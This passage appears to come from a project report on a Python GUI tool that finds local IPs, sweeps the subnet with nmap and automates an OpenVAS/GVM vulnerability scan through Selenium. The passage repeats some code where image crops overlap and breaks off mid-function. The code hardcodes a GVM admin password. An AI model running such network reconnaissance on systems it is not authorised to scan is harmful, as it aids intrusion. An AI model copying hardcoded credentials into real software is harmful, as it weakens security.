
```
#-----------------------GET Internal IP'S
def get_ip_pg(root,frame):
    frame.destroy()

    output = str(run("ifconfig", capture_output=True).stdout)
    ips = get_internalips(output)


    root.geometry("500x500")

    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)

    heading = Label(frame,text="Below are your internal IP(s)",width ='100',height='5')
    heading.pack(side =TOP)
    for i in ips:
        str1 = ''.join(i)
        Label(frame,text=str1,width ='100',height='1').pack(side =TOP)

    begin_button = Button(frame,text="Next",width ='50',height='5',bg='green',command=partial(get_all_ips, root,frame,ips))
    begin_button.pack(side =TOP)

    return(frame)


    mainloop()
def get_internalips(output):

    if "inet " in output.partition("netmask ")[-1]:
        ip = get_internalips(output.partition("netmask ")[-1])
    else:
        ip = []

    output = output.partition("netmask")[0]
    output = (output.partition("inet ")[-1]).strip()
    if not("127.0.0" in output):
        ip.append(output)
    return(ip)
    mainloop()
#--------------------------------------------------------------------------------
```

In this section the program gets the internal IP of any networks the device running the program is connected to. It does this by running the “ifconfig” command in the shell. The ifconfig command displays network information about the host. The output of the command is shown when it is ran below.



```
(base) ┌──(raymandon㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.90.12  netmask 255.255.255.0  broadcast 192.168.90.255
        inet6 fe80::a00:27ff:fe26:853c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:26:85:3c  txqueuelen 1000  (Ethernet)
        RX packets 442091  bytes 179259636 (170.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 481841  bytes 85318997 (81.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 118578705  bytes 12408649521 (11.5 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 118578705  bytes 12408649521 (11.5 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


(base) ┌──(raymandon㉿kali)-[~]
└─$ 
```


As shown in the image above the internal IP found is 192.168.90.12. There is also another result with the IP 127.0.0.1 however this a local host and its used only by the device in question. The system takes the output from the shell and parses the output to grab the local IP’s. The screenshot below shows the internal IP output by the program. It matched that of the one shown in the screenshot above.



Below are your internal IP(s)


192.168.90.12

5.4 Scanning for other hosts



```
#------------------------------------------------------------------------------
#----------------------Get all hosts in internal ip


def get_all_ips(root,frame,ips):
    root.geometry("500x500")
    frame.destroy()


    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)
    heading = Label(frame,text="Now getting the IP's of the devices connected to your network",width ='100',height='5')
    heading.pack(side =TOP)
    root.update_idletasks()


    hosts = []
    nm = nmap.PortScanner()
    for i in ips:
        scan_range = nm.scan(hosts=i+"/24",arguments="-n -sn")
        hosts.extend(list(scan_range['scan'].keys()))


    heading['text'] = "Below are the IP(s) of the devices on your network"


    for i in hosts:
        str1 = ''.join(i)
        Label(frame,text=str1,width ='100',height='1').pack(side =TOP)

    begin_button = Button(frame,text="Next",width ='50',height='5',bg='green',command=partial(gvm_gui, root,frame,hosts))
    begin_button.pack(side =TOP)

    return(frame)

    mainloop()
#-----------------------------------------------------------------------------------------
```


Using the internal IP derived from the previous section, the system retrieves the internal IP's of other devices connected to the same networks(s) as the host device. It does this using the external NMAP python library. The external NMAP python library allows the program to execute NMAP application commands and retrieve the output. NMAP was discussed earlier. The system uses the host discovery feature of NMAP to get all other hosts. Below is what the program outputs from this section of the system.




```
Below are the IP(s) of the devices on your network

192.168.90.12
192.168.90.13
192.168.90.17
```

5.5 Vulnerability Scan


```
#-----------------------------------------------------------------------------------------------
#----------GVM-----------------------------

def gvm_gui (root,frame,hosts):
    root.geometry("500x500")
    frame.destroy()




    frame= Frame(root)
    frame.pack(expand=True, fill=BOTH)

    heading = Label(frame,text="Launching GVM",width ='100',height='5')
    heading.pack(side =TOP)
    progress_bar = ttk.Progressbar(frame,orient=HORIZONTAL)
    progress_bar.pack(side =TOP)
    progress_bar['value'] = 1
    root.update_idletasks()
    start_gvm()



    progress_bar['value'] = 1 +progress_bar['value']
    heading['text'] = "Now launching scan"
    root.update_idletasks()


    option = webdriver.ChromeOptions()
    #option.add_argument('headless');
    option.add_argument("--window-size=1920,1080")
    option.add_argument('ignore-certificate-errors')
    prefs = {"download.default_directory":str(os.getcwd())}
    option.add_experimental_option("prefs",prefs)

    driver = webdriver.Chrome(str(os.getcwd())+'/chromedriver',options= option)



    startscan(hosts,driver)


    progress_bar['value'] = 5 +progress_bar['value']
    heading['text'] = "Scan Started"
    root.update_idletasks()

    done = False
    while done==False:
        driver.get('https://127.0.0.1:9392/tasks')
        time.sleep(60)
        num = progress_bar['value']
        status = get_status(driver)
        if status == 'done':
            done = True
            num = 90
        elif not(status == 'other'):
            num = (status/100)*90
        progress_bar['value'] = num
        root.update_idletasks()


        driver.get('https://127.0.0.1:9392/reports')
```




```
        driver.get('https://127.0.0.1:9392/reports')


    found=False
    while found==False:
        try:
            time.sleep(1)
            driver.find_element_by_xpath('//*[@data-testid="details-link"]').click()
            found = True
        except Exception as e:
            print(e)



    found = False
    while found==False:
        try:
            time.sleep(1)
            driver.find_element_by_xpath('//*[@title="Download filtered Report"]').click()
            found = True
        except Exception as e:
            print(e)





    fileList = glob.glob(str(os.getcwd())+'/report*', recursive=True)
    for filePath in fileList:
        try:
            os.remove(filePath)
        except OSError:
            print("Error while deleting file")



    found = False
    while found==False:
        try:



            time.sleep(1)

            driver.find_elements_by_xpath('//*[@data-testid="select-open-button"]')[1].click()
            time.sleep(2)
            driver.find_elements_by_xpath('//*[@data-testid="select-item"]')[4].click()
            time.sleep(2)
            driver.find_element_by_xpath('//*[@title="OK"]').click()
            time.sleep(5)
            found = True
        except Exception as e:
            print(e)
    try:
        driver.find_element_by_xpath('//*[@title="OK"]').click()
    except Exception as e:
        print(e)

    try:
        driver.find_element_by_xpath('//*[@title="OK"]').click()
    except Exception as e:
        print(e)

    time.sleep(30)
    #driver.close()
```



```
    try:
        driver.find_element_by_xpath('//*[@title="OK"]').click()
    except Exception as e:
        print(e)

    time.sleep(30)
    #driver.close()
    progress_bar['value'] = 100
    begin_button = Button(frame,text="Next",width ='50',height='5',bg='green',command=partial(report_process_intermediate, root,frame))
    begin_button.pack(side =TOP)

###-Sub-Modules---------------

def start_gvm():
    subprocess.run(['sudo', 'gvm-stop'])
    subprocess.run(['sudo', 'gvm-start'])



def startscan(hosts,driver):


    driver.get('https://127.0.0.1:9392')

    found = False
    while found==False:
        try:
            time.sleep(1)
            driver.find_element_by_name("username").send_keys("admin")
            found = True
        except Exception as e:
            print(e)


    driver.find_element_by_name("password").send_keys("5f6cc44a-0e8c-42b8-a655-ee6be55b5950")
    driver.find_element_by_xpath('//*[@title="Login"]').click()
    time.sleep(2)

    driver.get('https://127.0.0.1:9392/tasks')
    found = False
    while found==False:
        try:
            time.sleep(1)
            driver.find_element_by_xpath('//*[@title="Move page contents to trashcan"]').click()
        except Exception as e:
            print(e)

        if 'No Tasks available' in driver.page_source:
            found = True

    time.sleep(2)

    driver.get('https://127.0.0.1:9392/targets')
    found = False
    while found==False:
        try:
            time.sleep(1)
            driver.find_element_by_xpath('//*[@title="Move page contents to trashcan"]').click()
        except Exception as e:
            print(e)

        if 'No targets available' in driver.page_source:
            found = True
```




```
        if 'No Tasks available' in driver.page_source:
            found = True

    time.sleep(2)

    driver.get('https://127.0.0.1:9392/targets')
    found = False
    while found==False:
        try:
            time.sleep(1)
            driver.find_element_by_xpath('//*[@title="Move page contents to trashcan"]').click()
        except Exception as e:
            print(e)

        if 'No targets available' in driver.page_source:
            found = True


    driver.get('https://127.0.0.1:9392/tasks')
    found = False
    while found==False:
        try:
            time.sleep(1)
            driver.find_elements_by_class_name("gPHCyz")[7].click()
            driver.find_element_by_xpath("//*[contains(text(), 'New Task')]").click()
            found = True
        except Exception as e:
            print(e)






    driver.find_element_by_xpath('//*[@title="Create a new target"]').click()
    hostsstr = ""
    for i in hosts:
        hostsstr = hostsstr+str(i)+","
    driver.find_element_by_name("hosts").send_keys(hostsstr)
    found = False
    while found==False:
        try:
            time.sleep(1)
            driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
            found = True
        except Exception as e:
            print(e)
    try:
        time.sleep(2)
        driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
        time.sleep(2)
        driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
        time.sleep(2)
        driver.find_elements_by_xpath('//*[@title="Save"]')[1].click()
        time.sleep(2)
